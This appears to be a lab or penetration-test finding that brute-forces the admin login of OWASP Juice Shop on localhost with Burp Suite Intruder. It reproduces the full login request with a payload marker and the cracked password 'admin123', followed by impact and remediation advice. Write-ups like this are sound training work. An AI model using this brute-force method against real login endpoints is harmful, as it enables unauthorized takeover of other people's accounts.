


- Configured Burp Suite's Intruder module to use a list of common passwords, replacing the placeholder password with each entry from the list during the attack.



```
POST /rest/user/login HTTP/1.1
Host: 127.0.0.1:3000
Content-Length: 47
sec-ch-ua: "Chromium";v="123", "Not:A-Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.58 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: welcomebanner_status=dismiss; cookieconsent_status=dismiss; language=fr_FR; continueCode=zQRjALQh8t7c5CNfPtLTyxumMIbVhmwI45iJpUOBUy9s7QUEWtnqIrmd85JO; code-fixes-component-format=SideBySide;
continueCodeFindIt=RKy1w9znOmroVgpXPOaBJNbj8nPuGH1EsRGZYDxELWKMd3e76G2kRQlqv5jW; continueCodeFixIt=9RaRr3BOqVMlPYn7Q45JZWdka4muwCEqhoL1LObX29mvEGzpwg8No6yjKDoQ
Connection: close

{"email":"admin@juice-sh.op","password":"§monsupermotdepasse§"}
```

- **Successfully authenticated using the password: admin123.**



```
3          admin123                    200          35                              1222
```

Impact

Successful brute force attacks on the administrator account can lead to full system compromise. An attacker gaining administrative access can steal sensitive data, alter configurations, escalate privileges, or cause service disruptions. This compromises the integrity, confidentiality, and availability of the entire system.

Remediation

Implement account lockout mechanisms after a certain number of failed login attempts.

Enforce strong password policies, including complexity requirements.

Use CAPTCHAs or multi-factor authentication (MFA) to prevent automated login attempts.

Monitor login attempts and alert administrators on suspicious activity.